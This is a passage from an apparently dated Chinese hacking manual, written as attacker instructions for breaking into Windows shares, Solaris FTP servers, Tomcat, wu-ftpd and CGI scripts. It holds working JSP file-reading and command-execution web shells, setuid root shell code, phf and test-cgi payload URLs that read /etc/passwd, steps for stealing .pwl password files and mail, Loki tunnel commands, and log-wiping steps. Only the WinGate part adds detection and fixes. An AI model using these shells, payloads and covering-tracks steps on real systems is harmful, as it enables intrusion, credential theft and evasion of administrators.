→' window98 下的显示内存的一个命令。（没有危险）

然后您在该虚拟目录中将其权限设为脚本，或可执行。最后，您可以在浏览器中输入该地址 <http://localhost/xxx/test.shtml> 如果您看到浏览器中显示了它们的屏幕输入信息。那么，您试实现了它。

四、最终幻想！（最好不要试。如果出了问题与编者无关）如果想执行多个的命令呢？往下看。

首先，您打开注册表编辑器（记住要先备份），然后找：

KEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC4'（也可能是 w3svc）\Parameters

选择新建一个 Dword 值 SSIEnableCmdDirective 它的两个值为 0, 1。

下面是微软的相关说明：

服务器端的 #exec cmd 命令包括可执行外壳命令。安全意识强的站点希望通过将此值设置为 0 来关闭 #exec cmd 命令，并以此作为外加的安全防范，尤其是在允许不受信任的使用者将文件放置到服务器



时更是如此。默认状态下,注册表中不存在此值;要允许该命令执行外壳命令,必须先创建此值并将值设置为 1

还可以在添一个Dwordd值AllowSpecialCharsInShell它的两个值为0,1。

下面是微软的相关说明:

范围: 0, 1

默认值: 0(禁用)

本值控制在运行批处理文件(.bat和.cmd文件)时,是否允许在命令行使用[ |(,;%<>)等Cmd.exe特殊字符。这些特殊字符可能引发严重的安全隐患。如果该项值设置为1,心术不正的用户可以在服务器上随意执行命令。因此,强力推荐用户保留其默认设置0。默认情况下,这些特殊字符不能传递到脚本映射CGI程序。如果设置为1,除了管道符号|和标准I/O重定向符(<、>)之外(这两类字符在命令处理器中具有特殊含义),这些特殊字符都能够传递到脚本映射CGI程序。

其他的就不详述了。说明,您要执行一些您希望的命令可不是这么简单(如: <!—#exec cmd="c:\winnt\system32\format.com /y a:"→)



## 6.3 口令入侵方法

要入侵系统。首先，阻碍我们的将是网络管理员的第一道安全防线—合法的用户名与口令，它决定您在该网站的权限，所以口令入侵可以说是黑客的基础。

当我们要试着解密之前我们得先来了解一下加密的过程，鉴于加密方法的种类之多，我们就讲一下标准的UNIX加密技术，但关于DES加密技术的材料很少，这主要是IBM应美国国家安全局的要求把某些文档定为了国家机密文档，而UNIX下的一个加密程序Crypt (3)却广泛的流传，甚至它的源代码随处可见，它的加密过程如下：

- 1、以明码正文形式取出口令。
- 2、把口令作为关键词，用一系列的“0”进行散屏加密。
- 3、把一个64位二进制值转变成以56位为变量基础的唯一的64位二进制值，作为关键字再加密。

鉴于CRYPT (3)的加密随机性之大，56位关键字的存在可能性超过 $7 \times 10^{16}$ 种，所以想要逆向解码是不可能的（如用奔腾II的计算速度可能要1185年零7月）但是否真的无解了呢？错！我们可以用比

较法，其方法如下：

1、获得一个字典文件，它是一个单词表。

2、把这些单词用用户的加密程序进行加密，（符合 DES 标准）

3、把每个单词加密后的结果与目标加密后的结果进行比较如果匹配，则该单词就是加密关键字。

现在已经有了一些程序能帮助我们完成上面的工作，使解密变的由其简单，而我们要作的就是把加密后的口令文件抓回来。

这类软件常用的有：Carok、Jack14、Joun。

## 6.4 共享主机权限的获得

所谓的共享主机就是在计算机里有共享的硬盘，文件夹或是打印机等共享项目。只在安装了网卡的计算机上才可以设置共享，如网吧、公司里的局域网和一些人自己连的对等网。个人可以在我的电脑里在硬盘上点击鼠标右键来看看是否有共享这一项，如果有则可以在里面对自己的共享进行设置。共享的设置可以分为只读（可以对硬盘文件进行读取但无法删除或是上载）完全（可以读取、删除、上载等操作）需要密码访问（对上面的两种操作分别来

设置密码)。不可否认共享在局域网上是给我们带来了很大方便但如果开着共享的主机直接连上互联网的话就会给安全带来很大的隐患了。

首先如果您是台 Win98 的话想要进入互联网上其他的共享主机的话，就要看看您的桌面上有没有网上邻居这一项，在个人安装 Win98 的时候默认是没有安装的，如果没有的话就在控制面板里添加删除程序里把 Win98 下的通讯一项全部选中然后用 Win98 的光盘来进行安装工作。等一切做好了以后我们就可以开始上网寻找网上的共享主机了，当然首先如果您想要先在自己的局域网内找找共享的话就可以省很多时间了。我们可以直接编一个程序来调用 API 函数来实现，运行后您将很快看到目前您所在的局域网中的所有主机的共享状态详细到每一个文件。

当然反过来如果您并不想让对方看到您所共享的一切的话，可以在本地主机上将共享名称的后面加上一个简单的 \$ 号来实现隐藏自己的共享，比如之前您将 C 盘共享取了一个名字为 C，则现在可以将名称改为 C\$ 以后，就不会在网上邻居中再显示您这个共享目录了。但对方依然可以在开始菜单的运行里通过输入 “\ \ 您的 IP\C\$ ” 来访问您的共享文件，所以可见取个不易被猜到名称也的确是非常重

要的。

在网上开着共享的主机多是一些网吧和公司局域网中的电脑用户，他们在平时工作中设置共享多是为了玩游戏或是工作需要等，但实际上如果您的共享资源没有加上口令的话。那么全世界的人都可以共享您的资源了。可是设了访问密码就安全了呢？抱歉答案依然是否定的，这是由于Windows95/98共享目录密码校验有BUG，可以让其只校验密码第一个字节。如果您是Win98系统，拷贝一个经过改动的驱动文件到Windows\System目录覆盖原文件，重起机器。然后您进入有密码的共享目录出来提示输入密码窗口时不用敲密码，只要按住回车键不放，直到进入此目录。注意出来密码不对提示，您按住回车键不放，即选确定，接着输入密码，您最多试密码256次。一般密码是字母0X20-0X80，就最多96次了。只要您按住回车键不放很快就能攻破。远程出现137、139或其他，您也可以在网络邻居里面输入\\IP，一样的可以。可是WinNT机器就不能进入。

好了到现在我们已经初步掌握了些知识那让我们来看看到底怎么在网上来打开有共享的主机吧！首先我们可以在Windows下的DOS窗口里用

net view \\对方IP 来直接查看对方是否开有

共享，如果有的话我们可以直接得到对方共享资源的列表，如：

```
Shared resources at \\202.106.209.31
```

```
Sharename Type Comment
```

```
BILLING Disk
```

```
C Disk
```

```
D Disk
```

```
F Disk
```

```
FILES Disk
```

```
HP Print
```

```
The command was completed successfully.
```

这时我们就可以知道对方主机所开的所有共享目录了。

但这种方法显然效率并不是很高因为每次我们还都要自己来敲入命令，当然我们可以用一些软件来找开有共享的主机。目前来说国产软件网络刺客可以说是一个非常不错的找共享的好工具，我们可以直接在里面添上我们想要查找的网段地址随后网络刺客就可以自动为我们逐一来查找。

但由于速度方面和时间效验的矛盾，网络刺客也并非可以找到所有指定范围的共享。介绍一个比较老套的方法但可以保证不会漏掉一个共享文件，

先用月光的搜索版在指定的网段里寻找开有 NETBIOS 的主机, 程序会返回对方的计算机名和用户名。拿到了这个计算机列表我们就可以在开始菜单里查找目录下计算机里直接输入对方的 IP 地址, 然后按开始查找就可以了。如果对方有共享的话就会出现一个电脑的小图标。我们只要双击进入就可以进入对方的共享目录了, 在网上其实有大量的共享主机很多都是把自己的 C 盘设为共享的。这是我们就可以进入对方的 c:\windows 目录下找其中以 .pwl 为后缀的文件, 这里面放的就是对方计算机保存的上网密码和其他一些本地访问时保存下来的密码文件。PWL 文件一般都是以用户名为文件名称的, 但其图标为 Windows 的系统文件的图标在对方 Windows 目录下非常不容易查找, 我们都知道 Windows 目录下的文件数量是非常之多了。我们可以先在本地上装一个 Pwlttool 这个软件是最好的也是唯一的一个可以直接查看 PWL 文件中的内容的软件, 其他在网上流行的看 PWL 文件的软件由于安全考虑都只可以看到本地的 PWL 文件中的密码。有人还曾以为只要把偷来的文件也放到自己的 Windows 目录下就可以, 可实际上决非那么简单。不过现在可以用 Pwlttool 这个软件, 如果您是在本地第一次启动它, 它会把所有

PWL后缀的文件名的图标全都改成自己程序的图标并设有关联启动。现在我们再进入对方共享的Windows目录下,马上点击鼠标右键选择按文件类型来排列,这是所有的PWL文件就全都排在了一起并以醒目的图标让我们可以一眼就可以找到了。现在我们就可以直接用复制然后粘贴到本地的硬盘了。

然后我们就可以用Pwlttool来打开我们得到的PWL文件了,如果对方用户没有设开机密码的话我们就可以直接查看文件中的上网密码和一些其他用户保存的密码了。一个公司的共享主机里PWL文件中找到了他们公司的网站的FTP密码,也就是说我可以凭着那个密码去直接黑了他们公司的网页了。另外还有一些文件也值得我们去看看,C:\Windows\Cookies\index.dat这个文件记录了很多用户曾经访问过的网站地址和cookie的设定我们可以通过这个文件直接分析出对方的上网爱好甚至是他的一些BBS上的密码,因为目前很多BBS都会在用户每次发言的时候把他的用户密码也当作是URL的一部分来提交给服务器上的CGI程序。我在第一次用记事本来查看我的这个文件的时候也惊讶的发现了我的BBS用户名和密码也都以明文保存在了这个文件里。C:\Windows\Favorites这个文件夹下面是对方IE的收



藏夹通过它我们可以轻松的知道对方上网的全部爱好。C : \Windows\Application Data\Identities\{3E690B40-97EA-11D4-967B-9117A21ED870}\Microsoft\Outlook Express目录下则是对方OE程序最近所有收发邮件的存放地址，而且默认都是没有任何加密我们可以轻松用记事本来直接查看的。如果您运气好对方的C盘是完全共享的话我们可以直接拷贝一个文件到C:\Windows\Start Menu\Programs\启动目录下这样对方在下次开机启动的时候就会自动执行我们所指定的程序了。例外一些特别的程序所有的漏洞我们也可以来用，比如如果对方是用Foxmail来收信的话，我们可以看看它的Foxmail目录下是否有Foxmail.ini这个文件，如果有也可以拷回来放到我们的Foxmail的文件夹里就可以直接去看对方的信箱密码了，不过只对2.1版有效。当然实际上您可以轻松的查看对方C盘上的所有文件。

## 6.5 用FTP获取Shadow口令

该方法利用了Solaris 操作系统中FTPD的一个BUG，使得用户可以获得该机的口令文件。具体过程



如下:

1. 通过 ftp 正常登录到目的主机上

2. 输入如下命令序列

```
ftp> user root wrongpasswd
```

```
ftp> quote pasv
```

3. 这时, ftpd 会报错退出, 同时会在当前目录下生成一个 core, 口令文件就包含在这个 core 中

4. 再次进入 FTP>get core

虽然在 core 只有一部分 shadow, 但是对于系统来说已经是致命的打击了。

## 6.6 SunOS 5.5 远程获取 root

SunOS 5.5 远程获取 root passwd:

先用普通用户帐号登陆 ftp, 然后

```
ftp> cd /tmp ftp>
```

```
user root wrongpasswd
```

```
ftp> quote pasv
```

这样, 您就可以在 /tmp 下读到 root 用户的密码。

## 6.7 Web 入侵的过程

在这描述如何通过 Web 入侵获得 freebsd 4.0 的



root 权限。

网站背景：入侵的Web是用JSP开发

```
telnet www.target.com 8080
```

```
GET /CHINANSL HTTP/1.1
```

```
[Enter]
```

```
[Enter]
```

返回的结果如下：

```
HTTP/1.0 404 Not Found
```

```
Date: Sun, 08 Jul 2001 07:49:13 GMT
```

```
Servlet-Engine: Tomcat Web Server/3.1 (JSP  
1.1; Servlet 2.2; Java 1.2.2; Linux 2  
.2.12 i386; java.vendor=Blackdown Java-  
Linux Team)
```

```
Content-Language: en
```

```
Content-Type: text/html
```

```
Status: 404
```

```
<h1>Error: 404</h1>
```

```
<h2>Location: /CHINANSL</h2>File Not  
Found<br>/CHINANSL
```

获得了运行的WebServer的名称“Tomcat 3.1”。  
记下曾经发现过这个版本的漏洞，并且post到  
bugtrap上去过。

大概是：通过“..”技术可以退出Web目录，于是：

http://target:8080/../../../../%00.jsp  
(不行)

http://target:8080/file/index.jsp (不行)

http://target:8080/index.JSP (不行)

http://target:8080/index.jsp%81 (不行)

http://target:8080/index.js%70 (不行)

http://target:8080/index.jsp%2581 (不行)

http://target:8080/Web-INF/ (不行)

再试，Tomcat 3.1 自带了一个管理工具，可以查看Web下的目录及文件，并且可以添加context。试一下：http://target:8080/admin/ 管理员果然没有删除或禁止访问这个目录（真是大意）。

接着点“VIEW ALL CONTEXT”按钮，列出Web目录下的一些文件和目录名称，仔细分析后发现一个上传文件的组件，写一个jsp文件上传上去试试。

写的JSP 如下：

```
<%@ page import="java.io.*" %>
<%
```

```
String file = request.getParameter
("file");
```



```
String str = "";
FileInputStream fis = null;
DataInputStream dis = null;
try{
fis = new FileInputStream(file);
dis = new DataInputStream(fis);
while(true) {
try{
str = dis.readLine();
}catch(Exception e) {}
if(str == null)break;
out.print(str+"<br>");
}
}catch(IOException e) {}
%>
```

通过上传的组件将这个jsp上传到对方的Web目录里，然后：<http://target:8080/upload/test.jsp?file=/etc/passwd>

密码出来啦。因为当时考虑Webserver 一般使用nobody 的身份启动的，所以只看了“/etc/passwd”，并没有看“/etc/shadow”，不过看了也等于白看。

接下来的过程是猜测密码，没有成功。算了，只有将就点，现在相当于有了一个Shell了，猜不出密码上去，那就当IE是一个Shell环境，罢了。

再写：

```
<%@ page import="java.io.*" %>
<%
try {
String cmd = request.getParameter("cmd");
Process child = Runtime.getRuntime().exec
(cmd);

InputStream in = child.getInputStream();
int c;
while ((c = in.read()) != -1) {
out.print((char)c);
}
in.close();
try {
child.waitFor();
} catch (InterruptedException e) {
e.printStackTrace();
}
} catch (IOException e) {
```

```
System.err.println(e);  
}  
%>
```

然后把这个 jsp 又通过 Upload 上传了上去，现在可真正拥有 Shell 了。

```
http://target:8080/upload/cmd.jsp?cmd=ls+-  
la+/  
(在这里就不列出来)
```

怎么获得 root 呢？搜索发现了系统安装了 mysql，并且由于从 jsp 的源代码中得到了 mysql 的密码。看看是什么权限运行的 mysql：  
`http://target:8080/upload/cmd.jsp?cmd=ps+aux+|grep+mysqld`

显示：

```
root  87494  0.2  1.9 17300 4800  p0- S  
28Jun01 5:54.72 /usr/local/data/mysql
```

系统是以 root 身份运行的 mysql，同时也知道 mysql 的密码，那现在可以写一个 Shell 程序，让它 create 一个表，然后将数据放到表中，然后再使用 “select ... into outfile;” 的办法在系统上创建一个文件，让用户在执行 su 的时候，运行程序。（apache.org 被入侵，hacker 就采用的这种办法）。

然后，上传bindShell之类的程序，运行、获得nobody的权限，然后.....再使用su root时帮忙创建的setuid Shell让自己成为root. 接下去的事情，敲了一个：`http://target:8080/upload/cmd.jsp?cmd=id`

显示：

```
uid=0(root) gid=0(xxx) groups=0(xxx),2(xxx),3(xxx),4(xxx),5(xxx),20(xxx),31(xxx)
```

kao, 这个Web Shell本来就是ROOT, 那个管理员的安全意识也真是差。

```
http://target:8080/upload/cmd.jsp?cmd=ps+aux
```

果然是root 身份运行的（不列出来了）

剩下的事情：

- 1、删除telnet 记录。
- 2、删除http 的日志。

至于清除日志，使用的办法是：`cat xxx |grep -V "IP" >>temp`然后在把temp覆盖那些被修改过的日志文件。



## 6.8 获得 root 的方法

前提是该主机的 ftpd 使用 wu-ftp 2.x 版本, uname -a 小试一下, 还要有该主机上一个帐号 Phoenix, 如何获得呢, 想想啊! 用户在 UNIX 系统中注册后, 系统一般会为它生成信箱的, 而这个信箱的地址大都是“用户名@主机名”, 我们以 www.netxeyes.com 为例, 那它肯定是: Phoenix@netxeyes.com. Phoenix 往往是 unix 有效的用户名, 我们不妨去猜猜它的密码啊! 怎么猜啊? 用 ftp 密码破解工具小榕的流光 4。

下面开始了, 先 telnet login 到主机 Phoenix 帐号的目录下, gcc bug.c -o bug 用它可编 C 程序, 编一个这样的小程序:

```
#include
#include
#include
main()
{
    seteuid(0);
    system("cp /bin/sh /tmp/.sh");
    system("chmod 6777 /tmp/.sh");
```



```
}
```

这样Phoenix目录下产生bug这个档案!使用ftp login到该主机下:

```
220 hackerforce FTP server (Version wu-  
2.4(1) Sun Jul 31 21:00:15 CDT 1997) ready.
```

```
Name (hackerforce:ftp): Phoenix
```

```
331 Password required for Phoenix
```

```
Password: *****
```

```
230 User funky logged in.
```

```
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
```

```
ftp>
```

接下来执行: `quote "site exec bash -c id"`  
也就是检查系统是否能利用此 bug

```
200-bash -c id
```

```
200-uid=0(root) gid=0(root) euid=101(funky)  
egid=50(users) groups=50(users)
```

```
200 (end of 'bash -c id')
```

一但出现 `euid=0` 就成功了

```
ftp>
```

再执行:

```
quote "site exec bash -c /yer/home/dir/
```

ftpbug”

也就是执行您刚编译成功的 bug 啊！

```
200-bash -c /your/home/dir/bug
```

```
200 (end of 'bash -c /your/home/dir/bug')
```

```
ftp>
```

再执行 quit

```
221 Goodbye.
```

再 telnet 进去该主机，执行 /tmp/.sh 这个  
setuid root sh\*ll ...

```
$ id
```

```
uid=101(funky) gid=50(user)
```

```
$ /tmp/.sh
```

```
# id
```

```
uid=101(funky) gid=50(user) euid=0(root)
```

```
#
```

看到#提示符了吗？表示哪就是 root 权限。

## 6.9 突破防火墙的防护

现在随着人们的安全意识加强，防火墙一般都被公司企业采用来保障网络的安全，一般的攻击者在有防火墙 的情况下，一般是很难入侵的。下面谈

谈有防火墙环境下的攻击和检测。

### 一、防火墙基本原理

首先，我们需要了解一些基本的防火墙实现原理。防火墙目前主要分包过滤，和状态检测的包过滤，应用层代理防火墙。但是他们的基本实现都是类似的。



防火墙一般有两个以上的网络卡，一个连到外部 (router)，另一个是连到内部网络。当打开主机网络转发功能时，两个网卡间的网络通讯能直接通过。当有防火墙时，他好比插在网卡之间，对所有的网络通讯进行控制。

说到访问控制，这是防火墙的核心了，防火墙主要通过一个访问控制表来判断的，他的形式一般是一连串的如下规则：

- 1、accept from+ 源地址，端口 to+ 目的地址，端口 + 采取的动作
- 2、deny ..... (deny 就是拒绝)
- 3、nat ..... (nat 是地址转换。后面说)



防火墙在网络层（包括以下的链路层）接受到网络数据包后，就从上面的规则链表一条一条地匹配，如果符合就执行预先安排的动作了！如丢弃包……

但是，不同的防火墙，在判断攻击行为时，有实现上的差别。下面结合实现原理说说可能的攻击。

## 二、攻击包过滤防火墙

包过滤防火墙是最简单的一种了，它在网络层截获网络数据包，根据防火墙的规则表，来检测攻击行为。他根据数据包的源 IP 地址；目的 IP 地址；TCP/UDP 源端口；TCP/UDP 目的端口来过滤，很容易受到如下攻击：

### 1、ip 欺骗攻击：

这种攻击，主要是修改数据包的源，目的地址和端口，模仿一些合法的数据包来骗过防火墙的检测。如：外部攻击者，将他的数据报源地址改为内部网络地址，防火墙看到是合法地址就放行了。可是，如果防火墙能结合接口，地址来匹配，这种攻击就不能成功了

### 2、d.o.s 拒绝服务攻击

简单的包过滤防火墙不能跟踪 tcp 的状态，很容易受到拒绝服务攻击，一旦防火墙受到 d.o.s 攻

击，他可能会忙于处理，而忘记了他自己的过滤功能。您就可以饶过了，不过这样攻击还很少的。

### 3、分片攻击

这种攻击的原理是：在 IP 的分片包中，所有的分片包用一个分片偏移字段标志分片包的顺序，但是，只有第一个分片包含有 TCP 端口号的信息。当 IP 分片包通过分组过滤防火墙时，防火墙只根据第一个分片包的 Tcp 信息判断是否允许通过，而其他后续的分片不作防火墙检测，直接让它们通过。

这样，攻击者就可以通过先发送第一个合法的 IP 分片，骗过防火墙的检测，接着封装了恶意数据的后续分片包就可以直接穿透防火墙，直接到达内部网络主机，从而威胁网络和主机的安全。

### 4、木马攻击

对于包过滤防火墙最有效的攻击就是木马了，一旦您在内部网络安装了木马，防火墙基本上是无能为力的。

原因是：包过滤防火墙一般只过滤低端口（1-1024），而高端口他不可能过滤的（因为，一些服务要用到高端口，因此防火墙不能关闭高端口的），所以很多的木马都在高端口打开等待，如冰河，subseven 等……

但是木马攻击的前提是必须先上传,运行木马,对于简单的包过滤防火墙来说,是容易做的。这里不介绍了。大概就是利用内部网络主机开放的服务漏洞。

早期的防火墙都是这种简单的包过滤型的,到现在已很少了,不过也有。现在的包过滤采用的是状态检测技术,下面谈谈状态检测的包过滤防火墙。

### 三、攻击状态检测的包过滤

状态检测技术最早是checkpoint提出的,在国内的许多防火墙都声称实现了状态检测技术。可是很多是没有实现的。到底什么是状态检测?

一句话,状态检测就是从tcp连接的建立到终止都跟踪检测的技术。

原先的包过滤,是拿一个一个单独的数据包来匹配规则的。可是我们知道,同一个tcp连接,他的数据包是前后关联的,先是syn包→数据包→fin包。数据包的前后序列号是相关的。

如果割裂这些关系,单独的过滤数据包,很容易被精心够造的攻击数据包欺骗。如rmap的攻击扫描,就有利用syn包,fin包,reset包来探测防火墙后面的网络。

相反,一个完全的状态检测防火墙,他在发起

连接就判断，如果符合规则，就在内存登记了这个连接的状态信息（地址，port，选项等），后续的属于同一个连接的数据包，就不需要在检测了。直接通过。而一些精心够造的攻击数据包由于没有在内存登记相应的状态信息，都被丢弃了。这样这些攻击数据包，就不能饶过防火墙了。

说状态检测必须提到动态规则技术。在状态检测里，采用动态规则技术，原先高端口的问题就可以解决了。实现原理是：平时，防火墙可以过滤内部网络的所有端口（1-65535），外部攻击者难于发现入侵的切入点，可是为了不影响正常的服务，防火墙一旦检测到服务必须开放高端口时，如（ftp协议，irc等），防火墙在内存就可以动态地添加一条规则打开相关的高端口。等服务完成后，这条规则就又被防火墙删除。这样，既保障了安全，又不影响正常服务，速度也快。

一般来说，完全实现了状态检测技术防火墙，智能性都比较高，一些扫描攻击还能自动的反应，因此，攻击者要很小心才不会被发现。

但是，也有不少的攻击手段对付这种防火墙的。

### 1、协议隧道攻击

协议隧道的攻击思想类似与VPN的实现原理，攻

击者将一些恶意的攻击数据包隐藏在一些协议分组的头部,从而穿透防火墙系统对内部网络进行攻击。

例如,许多简单地允许 ICMP 回射请求、ICMP 回射应答和 UDP 分组通过的防火墙就容易受到 ICMP 和 UDP 协议隧道的攻击。Loki 和 lokid (攻击的客户端和服务端) 是实施这种攻击的有效工具。在实际攻击中,攻击者首先必须设法在内部网络的一个系统上安装上 lokid 服务端,而后攻击者就可以通过 loki 客户端将希望远程执行的攻击命令 (对应 IP 分组) 嵌入在 ICMP 或 UDP 包头部,再发送给内部网络服务端 lokid,由它执行其中的命令,并以同样的方式返回结果。由于许多防火墙允许 ICMP 和 UDP 分组自由出入,因此攻击者的恶意数据就能附带在正常的分组,绕过防火墙的认证,顺利地到达攻击目标主机。

下面的命令是用于启动 lokid 服务器程序:

```
lokid -p -I -v1
```

loki 客户程序则如下启动:

```
loki -d172.29.11.191 (攻击目标主机) -p -I -v1 -t3
```

这样,lokid 和 loki 就联合提供了一个穿透防火墙系统访问目标系统的一个后门。

2、/ 利用 FTP-pasv 绕过防火墙认证的攻击



FTP-pasv攻击是针对防火墙实施入侵的重要手段之一。目前很多防火墙不能过滤这种攻击手段。如CheckPoint的Firewall-1, 在监视FTP服务器发送给客户端的包的过程中, 它在每个包中寻找“227”这个字符串。如果发现这种包, 将从中提取目标地址和端口, 并对目标地址加以验证, 通过后, 将允许建立到该地址的TCP连接。

攻击者通过这个特性, 可以设法连接受防火墙保护的服务器和服务。详细的描述可见下网站。

<http://www.checkpoint.com/techsupport/alerts/pasvftp.html>。

### 3、反弹木马攻击

反弹木马是对付这种防火墙的最有效的方法。攻击者在内部网络的反弹木马定时地连接外部攻击者控制的主机, 由于连接是从内部发起的, 防火墙(任何的防火墙)都认为是一个合法的连接, 因此基本上防火墙的盲区就是这里了。防火墙不能区分木马的连接和合法的连接。

但是这种攻击的局限是: 必须首先安装这个木马, 所有的木马第一步都是关键。

### 四、攻击代理

代理是运行在应用层的防火墙, 他实质是启动

两个连接，一个是客户到代理，另一个是代理到目的服务器。

实质上比较简单，和前面的一样也是根据规则过滤。由于运行在应用层速度比较慢。

攻击代理的方法很多。

这里就以 WinGate 为例，简单说说了。

WinGate 是目前应用非常广泛的一种 Windows 95/NT 代理防火墙软件，内部用户可以通过一台安装有 WinGate 的主机访问外部网络，但是它也存在着几个安全脆弱点。

黑客经常利用这些安全漏洞获得 WinGate 的非授权 Web、Socks 和 Telnet 的访问，从而伪装成 WinGate 主机的身份对下一个攻击目标发动攻击。因此，这种攻击非常难于被跟踪和记录。

导致 WinGate 安全漏洞的原因大多数是管理员没有根据网络的实际情况对 WinGate 代理防火墙软件进行合理的设置，只是简单地从缺省设置安装完毕后就让软件运行，这就给攻击者可乘之机。

#### 1、非授权 Web 访问

某些 WinGate 版本（如运行在 NT 系统下的 2.1d 版本）在误配置情况下，允许外部主机完全匿名地访问因特网。因此，外部攻击者就可以利用 WinGate

主机来对 Web 服务器发动各种 Web 攻击（如 CGI 的漏洞攻击等），同时由于 Web 攻击的所有报文都是从 80 号 Tcp 端口穿过的，因此，很难追踪到攻击者的来源。

### 检测

检测 WinGate 主机是否有这种安全漏洞的方法如下：

- 1) 以一个不会被过滤掉的连接（譬如说拨号连接）连接到因特网上。
- 2) 把浏览器的代理服务器地址指向待测试的 WinGate 主机。

如果浏览器能访问到因特网，则 WinGate 主机存在着非授权 Web 访问漏洞。

### 2、非授权 Socks 访问

在 WinGate 的缺省配置中，Socks 代理（1080 号 Tcp 端口）同样是存在安全漏洞。与打开的 Web 代理（80 号 Tcp 端口）一样，外部攻击者可以利用 Socks 代理访问因特网。

### 防范

要防止攻击 WinGate 的这个安全脆弱点，管理员可以限制特定服务的捆绑。在多宿主（multihosted）系统上，执行以下步骤以限定如何提供代理服务。



1、选择 Socks 或 WWWProxyServer 属性。

2、选择 Bindings 标签。

3、按下 ConnectionsWillBeAcceptedOnTheFollowingInterfaceOnly 按钮,并指定本 WinGate 服务器的内部接口。

非授权 Telnet 访问

它是 WinGate 最具威胁的安全漏洞。通过连接到一个误配置的 WinGate 服务器的 Telnet 服务,攻击者可以使用别人的主机隐藏自己的踪迹,随意地发动攻击。

检测

检测 WinGate 主机是否有这种安全漏洞的方法如下:

1、使用 telnet 尝试连接到一台 WinGate 服务器。

```
[root@happy/tmp]#telnet172.29.11.191
```

```
Trying172.29.11.191...
```

```
Connectedto172.29.11.191.
```

```
Escapecharacteris '^'.
```

```
Wingate>10.50.21.5
```

2、如果接受到如上的响应文本,那就输入待连接到的网站。

3、如果看到了该新系统的登录提示符,那么该

服务器是脆弱的。

```
Connected to host 10.50.21.5...Connected
```

```
SunOS5.6
```

```
Login:
```

对策

防止这种安全脆弱点的方法和防止非授权Socks访问的方法类似。在WinGate中简单地限制特定服务的捆绑

就可以解决这个问题。一般来说，在多宿主(multihomed)系统管理员可以通过执行以下步骤来完成：

- 1 选择TelnetSever 属性。

- 2 选择Bindings 标签。

- 3 按下ConnectionsWillBeAcceptedOnTheFollowingInterfaceOnly按钮，并指定本WinGate服务器的内部接口。

五、后话

有防火墙的攻击不单是介绍的一点，您应不断学习。

一直以来，黑客都在研究攻击防火墙的技术和手段，攻击的手法和技术越来越智能化和多样化。但是就黑客攻击防火墙的过程上看，大概可以分为三



类攻击。

第一类：攻击防火墙的方法是探测在目标网络上安装的是何种防火墙系统并且找出此防火墙系统允许哪些服务。我们叫它为对防火墙的探测攻击。

第二类：攻击防火墙的方法是采取地址欺骗、TCP序号攻击等手法绕过防火墙的认证机制，从而对防火墙和内部网络破坏。

第三类：攻击防火墙的方法是寻找、利用防火墙系统实现和设计上的安全漏洞，从而有针对性地发动攻击。这种攻击难度比较大，可是破坏性很大。

## 6.10 CGI 漏洞的利用

CGI漏洞向来是容易被人们忽视的问题，同时也是普遍存在的，不久前攻破PC Week Linux 的黑客就是利用了CGI的一个漏洞。利用CGI漏洞来写一些利用CGI的攻击方法。

一、phf.cgi 攻击：

phf 是大家所熟悉的了，它本来是用来更新PHONEBOOK的，但是许多管理员对它不了解以至于造成了漏洞。在浏览器中输入：

<http://thegnome.com/cgi-bin/phf?>

Qalias=x%0a/bin/cat%20/etc/passwd

可以显示出Passwd文档来。其实还可以用更好的命令来实现目的:

```
http://thegnome.com/cgi-bin/phf?%0aid&Qalias=&Qname=haqr&Qemail=&Qnickname=&Qoffice_phone=
```

```
http://thegnome.com/cgi-bin/phf?%0als%20-la%20%7Esomeuser&Qalias=&Qname=
```

```
haqr&Qemail=&Qnickname=&Qoffice_phone=
```

```
http://thegnome.com/cgi-bin/phf?%0acp%20/etc/passwd%20%7Esomeuser/passwd
```

```
%0A&Qalias=&Qname=haqr&Qemail=&Qnickname=&Qoffice_phone=
```

```
http://thegnome.com/~someuser/passwd
```

```
http://thegnome.com/cgi-bin/phf?%0arm%20%7Esomeuser/passwd&Qalias=&Qname=haqr&Qemail=&Qnickname=&Qoffice_phone=
```

以上等于执行了命令:

```
id
```

```
ls -la ~someuser
```

```
cp /etc/passwd ~someuser/passwd
```

(用普通的可以进入的目录来看passwd)

```
rm ~someuser/passwd
```

## 二、php.cgi

除了PHF 以外，php 也是常见的漏洞，php.cgi 2.0beta10 或更早版本中，允许 anyone 以 HTTP 管理员身份读系统文件，在浏览器中输入：

```
http://boogered.system.com/cgi-bin/  
php.cgi?/etc/passwd 就可以看到想看的文件。
```

另外，一部分 php.cgi 还可以执行 Shell，原因是它把 8k bytes 字节放入 128bytes 的缓冲区中，造成堆栈段溢出，使得攻击者可以以 HTTP 管理员的身份执行。

但是只有 PHP 作为 CGI 脚本时才能实现，而在作为 Apache 模量是不能运行的。想检查能否运行，只要在浏览器中输入：

```
http://hostname/cgi-bin/php.cgi
```

如果您看到返回这样的字样就可以运行：

```
PHP/FI Version 2.0b10
```

...

## 三、test-cgi 的问题

test-cgi 同样是个常常出现的漏洞，在浏览器中输入：

```
http://thegnome.com/cgi-bin/test-cgi?  
\ whatever
```



将会返回:

CGI/1.0 test script report:

argc is 0. argv is .

SERVER\_SOFTWARE = NCSA/1.4B

SERVER\_NAME = thegnome.com

GATEWAY\_INTERFACE = CGI/1.1

SERVER\_PROTOCOL = HTTP/1.0

SERVER\_PORT = 80

REQUEST\_METHOD = GET

HTTP\_ACCEPT = text/plain, application/x-  
html, application/html,  
text/html, text/x-html

PATH\_INFO =

PATH\_TRANSLATED =

SCRIPT\_NAME = /cgi-bin/test-cgi

QUERY\_STRING = whatever

REMOTE\_HOST = fifth.column.gov

REMOTE\_ADDR = 200.200.200.200

REMOTE\_USER =

AUTH\_TYPE =

CONTENT\_TYPE =

CONTENT\_LENGTH =



再来一次，这样输入：`http://thegnome.com/cgi-bin/test-cgi? \ help&0a/bin/cat%20/etc/passwd`

看到Passwd了？

用netcat 80 端口进行攻击：`machine%echo "GET/cgi-bin/test-cgi?/*"nc removed.name.com 80`

返回：

```
CGI/1.0 test script report:
argc is 1. argv is /\ *.
SERVER_SOFTWARE = NCSA/1.4.1
SERVER_NAME = removed.name.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/0.9
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT =
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /bin/cgi-bin/test-cgi
QUERY_STRING = /a /bin /boot /bsd /cdrom /
dev /etc /home /lib /mnt
```

```
